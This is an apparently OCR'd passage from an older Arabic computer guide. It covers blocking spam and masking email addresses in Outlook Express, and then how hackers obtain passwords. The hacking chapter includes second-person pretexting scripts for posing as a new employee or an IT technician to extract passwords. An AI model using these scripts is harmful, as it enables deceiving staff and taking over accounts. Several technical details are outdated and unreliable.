وفيما يلي نلقي نظرة على كيفية التعامل مع التهديدات التي تواجهك أثناء استخدامك للكمبيوتر: الرسائل غير المرغوب فيها المثيرة للازدراء.

يعتقد بعض الأشخاص اعتقادا خاطئا بأنهم إذا قاموا بالشراء من مواقع التجارة الإلكترونية مثل Amazon، سيحصلون على كل أنواع الرسائل غير المرغوب فيها. ولكن منظمات التجارة الإلكترونية المحترمة لن تجازف باسمها من أجل بيع بعض القوائم لعملائها. فتسرب هذه المعلومات يعني أنهم سيلحقون الضرر بأنفسهم.

والبعض الآخر يشعر بالخوف من أن يقوم مزود خدمة الإنترنت الخاص بهم بإطلاع مرسلي الرسائل غير المرغوب فيها على أرقام اشتراكاتهم. ولكن ذلك أيضا ليس صحيحا، حيث أن مزودي خدمات الإنترنت يبذلون قصارى جهدهم لترشيح هذه الرسائل.

تقوم هذه الرسائل غير المرغوب فيها بالإتيان على كفاءة شبكة الإنترنت. ويعتقد الخبراء بأن 10٪ من حركة البريد الإلكتروني اليومي يتكون من رسائل غير مرغوب فيها. أي أن ISP الخاص بك سيضطر إلى إضافة وحدة خدمة إضافية للرسائل غير المرغوب فيها لكل 9 أجهزة بريد إلكتروني عادية. وبالتالي، يدفع المستخدمون هذه النسبة– 10٪– الإضافية مقابل الجهاز الإضافي.

ربما تكون قد سمعت عن برامج التصفح أو آليات تصفح الإنترنت أو spiders أو غيرها من البرامج التي تتجول باستمرار وبدون تعب عبر الإنترنت وتقوم بجمع عناوين البريد الإلكتروني لإرسالها إلى محركيها. وعادة، يكون مرسلي الرسائل غير المرغوب فيها هم المتحكمين في هذه البرامج ـ الأشخاص الذين يرسلون ملايين الرسائل الإلكترونية كل يوم على أمل الحصول على استجابة01.٪، وبذلك يتمكنون من إعاقة خطوط الإنترنت وإبطاء حركة البحث بالنسبة للمستخدمين.

وتعتبر نسبة 01. ٪ نسبة كبيرة، حيث أنها تمثل حوالي 100 شخص في اليوم يرسلون إليك 25 دولار.

ولكن كيف يحصل هؤلاء الأشخاص على تلك النسبة من الاستجابة على رسائلهم الغريبة المتلئة بالأخطاء الإملائية والنحوية؟ (فغالبا، لا يزعج هؤلاء الأشخاص أنفسهم باستخدام برنامج التدقيق الإملائي).

وعادة، يشعر بعض الأشخاص بالوحدة، أو الحيرة والارتباك، أو بالرغبة في أن يتم استغلالهم، والبعض الآخر قد فقد عقله تماما. ومن هنا تبدأ الرسائل الجماعية في تحقيق أهدافها.

فبغض النظر عما إذا كان الأشخاص الذين يتم توجيه تلك الرسائل إليهم يشعرون بالوحدة، أو بالجنون فهم لا يزالون يمتلكون بطاقات فيزا يمكن استغلالها.

ويدرك الكثيرون حقيقة الموقف عندما يحصلون على بريد إلكتروني يخبرهم بأنهم ربحوا مبلغ كبير من المال يصل إلى البلايين وأكثر.

ولكن البعض الآخر من ذوي النفوس الضعيفة (والذين يشكلون حوالي 01.٪) لا يتمكنون من إدراك المغزى من وراء مثل هذه الرسائل، وبالتالي يقومون بإرسال الأموال آملين في تحقيق أحلامهم وآمالهم. وتتخذ العديد من الهيئات الحكومية الإجراءات القانونية اللازمة ضد هذا النوع من الرسائل عندما يتم إرسالها عبر Junk mail. ولكن حتى الآن، لم يتم حماية الإنترنت من هذا النوع من الرسائل.

وفيما يلي بعض الخطوات التي من شأنها مساعدتك على محاربة الرسائل غير المرغوب فيها.

استبعاد عنوان البريد الإلكتروني

إذا كان لديك صفحة ويب، لا تضع عنوان بريدك الإلكتروني فيها. ربما تكون قد استخدمت Internet Connection Wizard عندما قمت أول مرة بتثبيت Windows، والذي طلب منك إدخال عنوان البريد الإلكتروني الخاص بأخبار الإنترنت. وتحريا للأمانة، فقد قمت بكتابة عنوان بريدك الإلكتروني الحقيقي.

ولكن، بإدخالك عنوان بريدك الإلكتروني الحقيقي فإنك تتيح لقراء المجموعات الإخبارية الأخرى إمكانية الرد على رسائلك عبر البريد الإلكتروني بدلا من إرسال الرد على المجموعة الإخبارية نفسها.

ولكن وضع عنوان البريد الإلكتروني الحقيقي الخاص بك على المجموعات الإخبارية العامة يجذب كذلك تلك spiders التي تتجول الإنترنت. ونتيجة لذلك، ستبدأ في تلقي المزيد من الرسائل غير المرغوب فيها أكثر مما كان عليه الوضع سابقا.

ولذلك، يجب عليك أن تقوم بإدخال عنوان بريد إلكتروني زائف. ويمكن أن يؤدي أي اسم غريب هذا الغرض، حيث يمكن للأسماء الغريبة مثل Zorro أو أي اسم معروف آخر أن تهزم تلك spiders كما أنها تقوم أيضا بتنبيه الآخرين على المجموعة الإخبارية حتى لا يحاولون إرسال أي بريد إلكتروني إليك. وعلى الرغم من ذلك، فهم

يمكنهم إرسال رد عام على رسائل المجموعة الإخبارية الخاصة بك. ولكن يجب أن يتطابق الاسم الزائف الذي تستخدمه مع طريقة كتابة عناوين الإنترنت. فلا يمكنك كتابة اسم Zorro بمفرده. ولكن يجب أن يكون zorro@anygroup.net أو بأي شكل آخر.

واختياريا، إذا كنت ترغب في السماح لأعضاء المجموعة الإخبارية بإرسال البريد الإلكتروني إليك، يمكنك استخدام الخدعة التالية. قم بتغيير عنوان البريد الإلكتروني الخاص بك (كما هو موضع في الجزء التالي)، ولكن لا تقوم بإخفائه تماما. على سبيل المثال. إذا كان عنوان البريد الإلكتروني الخاص بك هو john12@aol.com، قم بكتابته (كما هو موضح في الخطوة الرابعة في الجزء التالي) بالشكل، على سبيل المثال، john12hotdog@aol.com. ثم أضف هذا السطر في نهاية كل رسالة تقوم بإرسالها إلى إحدى المجموعات الإخبارية حتى ترشد الأعضاء الآخرين في المجموعات الإخبارية الأخرى إلى كيفية إرسال البريد الإلكتروني إليك:

If you want to send me e-mail, remove the hotdog

- إخفاء عنوان البريد الإلكتروني

اتبع الخطوات التالية حتى تقوم بتغيير اسم البريد الإلكتروني الخاص بالمجموعة الإخبارية الخاصة بك:

١ - اختر=> Tools Accounts من newsgroup في Outlook Express. سيظهر لك مربع الحوار The Internet Account.

٢ - انقر فوق اشتراك المجموعة الإخبارية النشط. (ربما يكون قد تم تحديده بالفعل ولذلك يمكنك تجاوز هذه الخطوة).

٣ - انقر فوق زر Properties.


٤ - قم بتغيير مربع النص E-Mail Address من عنوان البريد الإلكتروني الأصلي الخاص بك إلى أي اسم مرادف له، مثل Turnblad@Tracy.net أو MmeDeFarge@hairnet.net.


٥ - انقر فوق OK، فيتم إغلاق مربع الحوار Properties.

٦ - انقر فوق Close.

الترشيح

يسمح لك برنامج تصفح الإنترنت بتحديد الرسائل الواردة التي لا ترغب في تلقيها، حيث يمكنك وصف الظروف التي يتم فيها إيقاف البريد الإلكتروني وإرساله خارج جهاز الكمبيوتر. في قائمة Outlook Express، اختر Message <= Tools Mail <= Rules، ثم استخدم خيار New من Mail Rules لتحديد أي بريد يحتوي على كلمة Denmark في حقل Subject، أو الكلمات Friend أو you في حقل To. قم بإلقاء نظرة على الرسائل غير المرغوب فيها التي تصلك ثم ضع القواعد التي ستحد من هذه الرسائل، بدون الحد من البريد الإلكتروني الحقيقي الذي ترغب في تلقيه.





شكل (٣-١)
المكان الذي يتم فيه ترشيح الرسائل الجماعية غير المرغوب فيها في قائمة Outlook Express.

وحدات الترشيح في AOL

انقر فوق زر Keyword في الركن الأيمن في أعلى نافذة AOL، ثم اكتب الكلمات Mail Controls. انقر فوق زر Junk Mail. ستظهر عدة خيارات. يمكنك إعداد برنامج ترشيح حتى تسمح فقط بتلقي البريد الوارد من العناوين التي تقوم بإدراجها. أو يمكنك أن تخطر AOL بالبريد الإلكتروني غير المرغوب فيه حتى تساعدهم في احتجاز هذا البريد.

برامج الدفاع

إذا كنت منزعجًا حقا بشأن الرسائل غير المرغوب فيها، يمكنك استخدام البرنامجان المجانيان التاليان المضادان للرسائل غير المرغوب فيها.

ويمكن تنزيل برنامج Spam Hater من الموقع التالي: www.cix.co.uk/~net-services/spam/spam_hater.htm. تقوم هذه الأداة الفعالة بدراسة جزء من الرسائل ثم تحاول تحديد المسار والمرسل الذى وردت منه الرسالة. كما تقوم هذه الأداة أيضا

بإنتاج بريد إلكتروني يمكنك إرساله كرد على تلك الرسائل والذي يمكن أن يتضمن رسالة منك (تقوم فيها بالتحذير من الانتقام، أو أي شعور آخر ترغب في توصيله إلى مرسل الرسالة). كذلك، تتضمن أداة SpamHater خاصية تساعدك على تجنب إضافتك إلى قواعد بيانات عناوين البريد الإلكتروني الخاص بمرسلي الرسائل غير المرغوب فيها.

يمكنك كذلك تجربة برنامج FakeAddr. يقوم برنامج FakeAddr بتكوين قوائم يدرج فيها عناوين البريد الإلكتروني الزائفة والتي يتم إرسالها عبر الإنترنت لكي يلتقطها برامج تصفح ويب الآلية الخاصة بمرسلي الرسائل غير المرغوب فيها. والمغزى من وراء ذلك أنه إذا تمت إعاقة ما يكفي من جامعي العناوين الزائفة التي يقوم بتوجيهها مرسلي الرسائل غير المرغوب فيها، ستصبح قواعد بيانات البريد الإلكتروني الخاصة بهم غير فعالة بالمرة (حيث أن العناوين التي يحصلون عليها ليس لها وجود).

كلمة تحذير أخيرة

غالبا ما يقوم مرسلي الرسائل غير المرغوب فيها بإدراج شيئا كالآتي في رسائلهم:

If you do not want future mailings from us, reply to this address...

وربما تعتقد أن مرسلي الرسائل غير المرغوب فيها يراعون مشاعرك عندما يعرضون عليك استبعادك من بريدهم. ولكن تذكر دائما أن هؤلاء الأشخاص يشبهون إلى حد كبير المسوقين عبر التليفون في أنهم لا يراعون شعور الآخرين. لذلك، لا يجب عليك أبدا الرد على أي بريد إلكتروني غير مرغوب به. فإذا رددت على تلك الرسائل، سيعرف مرسلوها أنك تمتلك اشتراك بريد إلكتروني نشط (والأسوأ من ذلك، أنك تتسم بالبراءة إلى حد يجعلك تثق في هؤلاء الأشخاص). ومن ثم، يتم نقل عنوانك إلى قاعدة البيانات الخاصة بالأشخاص السهل استغلالهم والتي يتم بيعها بأسعار مرتفعة للمرسلين الآخرين. وتحتوي هذه القائمة الذهبية على هؤلاء الأشخاص الذين يضمن مرسلو الرسائل غير المرغوب فيها أنهم سيقومون بالرد على رسائلهم.

وإذا قمت بالرد على هذه الرسائل بالفعل، توقع حدوث زيادة كبيرة في نشاط الرسائل غير المرغوب فيها. وفي هذه المرحلة، يكون الحل الوحيد هو تغيير عنوان البريد الإلكتروني الخاص بك مع مزود خدمة الإنترنت وإخطار الأشخاص الذين تقوم بمراسلتهم عن هذا التغيير.

يمكن كذلك لهؤلاء الأشخاص الحصول على عنوان بريدك الإلكتروني عن طريق الخوض في مجموعات عناوين البريد الإلكتروني، مثل قواعد البيانات الضخمة التي يوفرها مزودو خدمة الإنترنت. فهذه القواعد العامة تسمح لمرسلي الرسائل غير المرغوب فيها بالبحث عن الأشخاص السهل استغلالهم والذين كانوا يعرفونهم من قبل ولكنهم قد أغفلوهم بمرور الوقت. ستجد أيضا أن مرسلي الرسائل غير المرغوب فيها يقومون بإرسال رسائلهم إلى العناوين التي ينتجها لهم الكمبيوتر- حيث يقومون بتكوين كل التكوينات المحتملة من الأحرف والأرقام، ثم يقومون بإرسال بريد إليكتروني إلى كل العناوين الموجودة في هذه القائمة الضخمة.

يقوم مزودو خدمة الإنترنت باحتجاز أكبر قدر ممكن من الرسائل غير المرغوب فيها. فعندما يتلقون بريد إلكتروني وارد موجه إلى الآلاف من العناوين الزائفة (حيث تحدث القوائم التي ينتجها الكمبيوتر هذا التأثير)، فإنهم يقومون في هذه الحالة بمراجعة وفحص هذا البريد، ومن ثم يقومون باحتجازه. على الرغم من ذلك، يمكنك إعداد اشتراكات بريد إلكتروني زائفة والسماح لمرسلي هذه الرسائل بالتقاطها، ثم تقوم باحتجاز البريد الإلكتروني الوارد من أي مرسل يستهدف هذه الاشتراكات الزائفة. إنها معركة مستمرة بين هؤلاء الأشخاص الذين يتصفون بالطمع وعدم الاكتراث بارتكاب الأخطاء من ناحية وهؤلاء الذين يحاولون توفير الخدمات الأصلية والمتفرجون الأبرياء من ناحية أخرى.

آليات البحث المكثف: تحديد موقع أي شيء على الإنترنت

ما هي أفضل الطرق التي يمكن استخدامها في اكتشاف عنوان البريد الإلكتروني الخاص بشخص ما؟ أو ما هي آليات البحث التي يمكنها أن تزودك بنتائج سريعة وشاملة عندما ترغب في البحث على صفحات ويب؟

ربما ترغب في تجربة آليات البحث المكثف Ferret (حيث أنها تقوم ببحث سريع في أفضل آليات البحث ـ Yahoo وAltaVista وGoogle وغيرها). وإذا لم تستطع آليات Ferret العثور على الصفحات التي تحددها، فربما يصعب العثور على هذه الصفحات باستخدام أي آلية بحث أخرى. ويمكنك الحصول على برامج Ferret بدون مقابل.

قم بتسجيل الدخول إلى www.ferretsoft.com للعثور على العديد من برامج Ferret المختلفة (WebFerret وEmailFerret وIRCFerret وPhoneFerret وFileFerret وNewFerret وInfoFerret وAuctionFerret).

يعتبر برنامج WebFerret برنامج متميز جدا يمكن استخدامه في البحث عن صفحات ويب، ولكن لكي تتعقب البريد الإلكتروني عليك استخدام برنامج EmailFerret. وتتوافر برامج Ferret المتنوعة على موقع ويب الخاص ببرنامج FerretSoft (والذي يملكه Ziff-Davis، وحيث قام بشراء البرنامج وإتاحته على شبكة ويب بدون مقابل).

يقوم برنامج EmailFerret بالبحث المتعمق عن عنوان البريد الإلكتروني الخاص بشخص ما عن طريق البحث في نفس الوقت في العديد من آليات البحث الأخرى (بما فيها Bigfoot وInternet @ddress.finder وSwitchboard و WhoWhere?). حيث تقوم بكتابة الأسماء الأولى والأخيرة، كذلك، يمكنك كتابة المكان الذي يقطنه حالياً إذا كنت ترغب في ذلك.

ويعتبر برنامج WebFerret طريقة جيدة لتحديد موقع المعلومات على الإنترنت. كما أنه قام بتطوير بعض الخصائص مثل إدراج قائمة بصفحات ويب حسب ترتيب علاقتها بمعايير بحثك والسماح لك بتحديد عدد التطابقات التي ترغب فيها وإزالة التطابقات المتكررة وترشيح اللغة الإباحية أو السيئة.



الفصل الرابع

كلمات المرور وأساليب

rat dance

هناك عدة طرق يستطيع الهاكرز من خلالها الوصول إلى أنظمة الكمبيوتر، ولكن تركيزهم الأساسي غالبا ما ينصب على كلمات المرور. وتتطلب الكثير من شبكات الاتصال إدخال اسم المستخدم وكلمة المرور قبل السماح لأي شخص بدخول النظام. بالإضافة إلى ذلك، تعمل العديد من شبكات الاتصال على أساس مستويات أمنية متدرجة القوة، لذلك، فإن الحصول على كلمة المرور يعتبر هدف أساسي بالنسبة للكثير من الهاكرز. فعلى سبيل المثال، تسمح بعض المستويات المنخفضة من مستويات الأمان الخاصة بشبكات الاتصال للمستخدم بإنشاء ملفات جديدة أو قراءة الملفات الموجودة بالفعل، ولكنها لا تسمح بحذف أية ملفات أو القيام بأية أفعال أخرى.

ربما يسمح لبعض الأشخاص، الذين يطلق عليهم اسم المستخدمين الخبراء، بقراءة أي ملف موجود في أي مكان بحرية ولكن في نفس الوقت لا يسمح لهم بحذف أنواع معينة من الملفات. على الرغم من ذلك، ففي أعلى مستوى من المستويات الأمنية ستتمكن من فعل أي شيء في أي مكان وفي أي وقت. وعامة، يتم الاحتفاظ بهذا المستوى للمديرين في قسم الكمبيوتر. وبالطبع، يرغب الكثير من الهاكرز في الحصول على كلمة المرور الخاصة بهذا المستوى من الحرية. ومن الغريب أنه في بعض الأحيان يمنح هؤلاء المديرين أنفسهم كلمات مرور مثل allaccess أو Toplevel والتي يمكن التوصل إليها بسهولة. وبالطبع، يجب عليهم أن يتوخوا الحذر أكثر من ذلك.

والحقيقة هي أن كلمات المرور غالبا ما يكون من السهل اكتشافها. ويرجع ذلك إلى أن مستخدمي الكمبيوتر لا يستطيعون تذكر كلمات المرور الصعبة (في حين تعتبر الأرقام هي أفضل تركيبة لكلمات المرور وليست الحروف الأبجدية أو ما هو أسوأ من ذلك، كلمات حقيقية يتم تداولها بالفعل).

وغالبا ما يكون المستخدمون أنفسهم هم الرابط الضعيف في أي نظام أمان. فعلى سبيل المثال، إذا كانت كلمات المرور الخاصة بهم ليس من السهل تذكرها أو حفظها، فإنهم يقومون بكتابتها على ورقة ويلصقونها بجانب شاشة الكمبيوتر؛ وغالبا ما يكون من السهل التجول في أحد مكاتب شركة ما بحثا عن تلك الأوراق المدون عليها كلمات المرور.

بالإضافة إلى ذلك، تحتوي شبكة الإنترنت على الكثير من الأدوات الخاصة بالهاكرز والتي تقوم بفك كلمات المرور. لذلك، لا يجب عليك أن تسهل الأمر بالنسبة لهم عن طريق اختيار كلمة يمكن العثور عليها في المعجم أو عن طريق تجنب استخدام الأرقام داخل كلمة المرور.

كيفية دخول الهاكرز أنظمة الكمبيوتر

يستخدم الهاكرز العديد من الأساليب لاقتحام أجهزة الكمبيوتر أو شبكات الاتصال. ومن الأساليب المستخدمة في دخول نظام كمبيوتر مؤمن هو ترك برنامج من برامج mockingbird، وهو برنامج صغير يقوم تلقائيا باعتراض طريق تركيبات الأسماء أو كلمات المرور الخاصة بتسجيل الدخول في الوقت الذي يتم فيه إدخالها ومن ثم إرسالها مرة ثانية إلى الهاكر. (يوضح الفصل الثالث كيفية إعادة هذه البيانات إلى الهاكر بدون الكشف عن شخصيته.)

ويمكن أن يتم اقتحام آخر يقوم به أحد الهاكرز عن طريق استشارة أحد المبرمجين، حيث يقوم هذا المبرمج بإنشاء ثغرة، والتي تعتبر مدخل إلى أحد الأنظمة التي تخترق نظام الأمان. ويمكن للمبرمجين ترك ثغرات في مكانها عن عمد ـ أحيانا يكون ذلك لأسباب مشروعة، مثل منح تكنولوجيا الخدمات فرصة لفحص النظام أو ليتم تطبيقها. وتشبه الثغرات كلمة سرية للدخول. وعادة ما يعرف المبرمج مفتاح الوصول إلى هذه الثغرة، ولكن لا يعلم أي شخص آخر بوجود هذه الثغرة.

انتحال الشخصيات

يعتبر استغلال نقاط الضعف الموجودة في مستخدمي الكمبيوتر كوسيلة لاقتحام أنظمة الأمان حيلة قديمة لازالت تستخدم على شبكة الإنترنت. يستخدم الهاكرز مصطلح social engineering للإشارة إلى الطرق التي يتم استخدامها في خداع مستخدمي الكمبيوتر أو إرباكهم، ومن المحتمل أن هذه الطريقة من أفضل الطرق المستخدمة في دخول أي نظام مؤمن. ولكنه لا يعتبر أسلوب ذو تقنية عالية، إلا إذا تم اعتبار التمثيل الجيد إنجاز تكنولوجي. على الرغم من ذلك، فهذا الأسلوب غالبا ما يعمل بنجاح.

ويعتبر انتحال الشخصيات نوع من أنواع social engineering والتي يستخدمها الهاكرز. فعلى سبيل المثال، يمكن للهاكرز إرسال بريد إلكتروني إلى شخص ما، مدعيا أنه رئيسه في العمل، أو موظف في قسم خدمات الكمبيوتر بالشركة. ويطلب الهاكر من هذا الشخص التحقق من كلمة المرور الخاصة به، مخبرا إياه أن يقوم بكتابة الكلمة وإرسالها مرة ثانية إليه حتى يمكنه التحقق من صحتها. وغالبا، ينخدع الكثيرون بهذه الحيلة. فالكثير من مستخدمي الكمبيوتر عادة ما يكونون مبرمجين على التصرف بأدب والاستجابة لمحدثيهم، وخاصة عندما يكون محدثهم أعلى منهم شأنا.

ويمكن أن تتطلب عملية أخرى من انتحال الشخصيات الحصول على عنصرين من المعلومات. فإذا افترضنا أن أحد الهاكرز يرغب في الحصول على عنوان البريد الإلكتروني الخاص بشخص ذو سلطة كبيرة في إحدى المنظمات (حيث أنه من السهل الحصول على عناوين البريد الإلكتروني)، وأنه أيضا يرغب في الحصول على اسم شخص في قسم الكمبيوتر في المنظمة. ولكن العنصر الثاني ليس له أهمية كبيرة. فإذا كانت الشركة كبيرة بما يكفي، من الممكن ألا يستطيع أحد التعرف على كل مديري النظام، فلن يكون على هذا الهاكر سوى اختراع أي اسم.

لنفترض، على سبيل المثال، أن الهاكر اكتشف العنوان Jake-Sims@powertree.net، وهو عنوان البريد الإلكتروني الخاص بأحد مندوبي المبيعات ذوي السلطة والذي، بحكم مركزه في الشركة، يمتلك إمكانية وصول عالية المستوى لشبكة الاتصال. (حيث يمكنه حذف أية ملفات، وإعادة تسميتها، وكذلك استخدام النظام بطرق قوية).

وبذلك، يقوم الهاكر بإرسال بريد إليكتروني إلى Jake يدعي فيها أنه مدير النظام وأنه قد قرر ضرورة إصدار كلمات مرور جديدة . ومن ثم، فإن الهاكر يطلب منه إدخال كلمة مرور معينة لاحقا في ذلك اليوم. وكذلك، يطلب منه عدم تدوينها على ورقة ويؤكد على ضرورة تذكره لها وذلك لدواعي الأمان.

بعد ذلك يقوم الهاكر لاحقا في ذلك اليوم بتجربة كلمة المرور التي أخبر Jake أن يقوم بإدخالها. وهكذا يتمكن الهاكر من الدخول إلى النظام وبالتالي من الحصول على الكثير من المميزات. ويمكن للهاكر أن يقوم فقط بإرضاء فضوله ـ قراءة الأوراق المكتبية، وفحص مرتبات وتقارير العاملين، وغير ذلك. أو أن يقوم بحذف، ونسخ، ونقل، وتدمير كل شيء يجده أمامه في نظام الملفات. أما إذا كان شخصا سيئا، فمن المحتمل أن يقوم بتدمير الشركة بأكملها.

إذا كنت تعمل في منظمة، ستتمكن من اكتشاف كلمات المرور عن طريق البحث عن الأوراق الملصقة على الشاشات والمدون فيها كلمات المرور، حيث أن العديد من مستخدمي الكمبيوتر يقومون بكتابة كلمات المرور الخاصة بهم حتى يتمكنون من تذكرها. وحتى عندما يتم نصحهم بخطورة ذلك، فإنهم لا يكترثون بهذه النصيحة ويتركون كلمات المرور الخاصة بهم في أماكن مكشوفة، وبالتالي يمكن لأي شخص يتجول في المكان رؤيتها بسهولة.

انتحال شخصية موظف جديد

يعتبر الاتصال بمدير النظام والتقدم إليه كموظف جديد أسلوب من أساليب social engineering المتعددة والتي يمكنها اختراق نظم الأمان. فعلى سبيل المثال، يمكنك الاتصال بمدير النظام والإدعاء بأنك موظف جديد وأنك تحاول تسجيل الدخول على النظام وتحتاج إلى بعض المساعدة. وهكذا، تطلب منه أن يزودك بقائمة بالخطوات التي يجب اتباعها لتسجيل الدخول على شبكة الاتصال.

من المحتمل أن تفشل هذه الحيلة للعديد من الأسباب. فربما يسأل مدير النظام عن سبب عدم استشارة المشرف المباشر. ولكن الهاكر الماهر سيعثر على حل لكل مشكلة. فعلى سبيل المثال، يمكنك إرسال الرسالة قبل بداية يوم العمل بساعة أو بعد انتهاءه بساعة مدعيا عدم وجود أحد في القسم الذي تعمل به.

انتحال شخصية فني في قسم الكمبيوتر

يعتمد هذا النوع من انتحال الشخصيات على عنصر المفاجأة - حيث يقوم الهاكر بالاتصال بالهدف، ثم يقوم بإغراقه بالعديد من الأسئلة حتى يتمكن في النهاية من الحصول على كلمة المرور. فعلى سبيل المثال، يمكنك الاتصال بأي موظف والإدعاء بأنك موظف في قسم الكمبيوتر وأنك تقوم بالتأكد من تأمين النظام. وبذلك، تبدأ في إرشاده إلى اتباع بعض الخطوات لكي تتمكن من الحصول على كلمة المرور. فتخبره أن يقوم بتسجيل الخروج من النظام، ثم تسأله عما كتب. بعد ذلك، تخبره أن يقوم بتسجيل الدخول مرة ثانية، ثم تسأله أيضا عما كتب. ثم تطلب منه بعد ذلك كتابة كلمة المرور. وهكذا، فإنك تكون قد حصلت على كلمة المرور. بعد ذلك، تقوم بتقديم الشكر للموظف وإنهاء المكالمة.

كلمات المرور

على الرغم من ضرورة استخدام كلمات المرور، إلا أنها تشتمل على نقاط ضعف خطيرة. فمن المفترض أن يتذكر كل مستخدم كلمة المرور الخاصة به، وبالتالي فإن استخدام سلسلة من الأرقام - وهي أصعب كلمة مرور يمكن فكها - في كلمة المرور يعتبر أمرا مستحيلا. وذلك لأن العديد من المستخدمين لا يمكنهم تذكر أكثر من الأرقام السبعة التي يتكون منها رقم التليفون، حتى أن البعض يواجه صعوبة في ذلك.

لذلك، يرى المستخدمون أن الكلمات، مثل الأسماء البسيطة، يكون من السهل تذكرها، وذلك على العكس من الأرقام. ولكن الكلمات من السهل فكها باستخدام

أساليب التخريب القوية. فعلى سبيل المثال، توجد تركيبات شائعة من الحروف، لذلك يتجنب الهاكر (الذي يقوم بتجربة العديد من كلمات المرور حتى يتمكن من الدخول على النظام باستخدام أحدها) تركيبات الحروف النادرة (uu) ويفضل التركيبات الشائعة (th). فالتركيبة uu لا ترد في اللغة الإنجليزية سوى مرة واحدة في كلمة vacuum. ومن الواضح إذن، أن الهاكر لن يقوم باختراق النظام باستخدام تركيبات متنوعة من هذين الحرفين.

- يقوم الكثير من مستخدمي الكمبيوتر باستخدام أسمائهم الأولى، أو كلمة love، أو أسماء المدن، أو بعض الكلمات مثل brain، daddy، pumpkin، earth، world وما يشبه ذلك ككلمات مرور. فإذا كان الهاكر يتحلى بالصبر، فإنه لن يمانع في قضاء بعض الوقت في تجربة تركيبات متنوعة من كلمات المرور، وبالتالي سيتمكن في النهاية من دخول العديد من شبكات الاتصال بدون أي جهد يذكر. فالعديد من عمليات التخريب لا تتطلب نسبة مرتفعة من الذكاء أو رؤية تكنولوجية متقدمة. فالسمة الوحيدة والأساسية التي يجب أن يتمتع بها الهاكرز هي الإصرار والصبر.



توجد العديد من الأدوات التي يمكن استخدامها في فك كلمات المرور والتي يتوفر تنزيلها من الإنترنت. وتتسم بعض هذه الأدوات بدرجة عالية من الكفاءة. لذلك، إذا قمت باختيار كلمة مرور يسهل العثور عليها في أي معجم، أو إذا قمت باختيار اسم شائع، أو أي مصطلح واضح ومعروف، فلا يجب عليك أن تزعج نفسك باستخدام كلمة مرور على الإطلاق. فاستخدام مثل هذه الكلمات لا يشكل أي نوع من الحماية للنظام. لذلك، يجب عليك أن تستخدم سلسلة طويلة من الأرقام، وتتجنب استخدام كلمات عادية وشائعة داخل كلمة المرور.

أسلوب Rat Dance

يعتبر Rat dance مصطلح آخر من المصطلحات التي يستخدمها الهاكرز. وعلى الرغم من عدم وجود علاقة مباشرة بين هذا المصطلح وفك كلمات المرور، إلا أنه جدير بالذكر هنا.

ويشير مصطلح rat dance إلى عمليات التسلل التي ينتج عنها شيء هام وذو قيمة. ولكن هذا الناتج لا يكون هو الهدف الأساسي الذي كان يسعى الهاكر للحصول عليه. فعلى سبيل المثال، لنفترض أن أحد الهاكرز يحاول تحديد موقع الدليل الذي يحتوي على بيانات رواتب الموظفين، في هذه الحالة يقوم الهاكر بتحويل جهاز

الكمبيوتر الخاص به إلى هذا الدليل، ثم يكرر كتابة بعض التخمينات لاسم دليل الرواتب:

PAYROLL

Invalid Directory

PAYCHECK

Invalid Directory

ACCOUNTING

Invalid Directory

PERSONNEL

Invalid Directory

MONEY

Invalid Directory

PAY

Invalid Directory

PA

وهكذا، يصل الهاكر إلى الدليل الصالح للاستخدام والذي يسمى PA. على الرغم من ذلك، فقد كان هذا الهاكر يقوم في الوقت نفسه بعملية rat dance لأن هذا الدليل يحتوي على كلمات المرور الخاصة بالنظام وليس تلك الخاصة بالرواتب. هكذا، فقد أثمر بحثه عن بيانات هامة ذات قيمة، ولكنها ليست البيانات التي كان يقصدها الهاكر بالفعل.

اجتماعات الهاكرز

توجد العديد من المجموعات الإخبارية النشطة والتي يمكنك أن تجد فيها بعض أو كلا ممن يأتي:

هاكرز يتناقشون حول أحدث الأساليب والتقنيات

المباحث الفيدرالية (FBI) وغيرها من الهيئات الحكومية تقوم بقراءة هذه المناقشات

صغار الهاكرز ينتظرون.

مؤلفين كتب كمبيوتر شغوفين يختلسون النظر.


آخرون مهتمون بموضوعات مثل استراتيجيات اقتحام النظم وشركات تخريب نظم التليفونات والحصول على برامج كمبيوتر تجارية مشبوهة (warez)، وغيرها من الموضوعات المتعلقة بالهاكرز

فإذا كنت ترغب في فك ملف Word مشفر، ستجد برامج فك نظم التشفير ومواقع الإنترنت التي تبيعها وغيرها من المعلومات المتاحة في Hacker Central ـ وهو المجموعات إخبارية متعددة ومجتمعة تحت اسم المجموعة الإخبارية العامة alt.2600.

يراقب الكثيرون عالم الهاكرز والآخرين المنجذبين لهذا العالم. فمتابعة بعض المناقشات التي تدور في مركز alt.2600 تشبه القراءة عن المغامرات السيئة التي يقوم بها الأغنياء والمشاهير ـ وعلى الرغم من أن هذه المناقشات تفتقر إلى الأخلاق، إلا أنها عادة ما تكون مثيرة وشيقة.

وتعتبر السمة المميزة للهاكرز هي الإصرار أكثر منها الذكاء. ولكن مناقشاتهم عادة ما تكون شيقة من حيث الأسلوب وليس من حيث المادة التي تتم مناقشتها. وربما يرجع انبهار البعض بمناقشاتهم إلى حيلهم التي لا تنتهي. ولكن هؤلاء الهاكرز عادة ما يكونون مضطربون نفسيا.

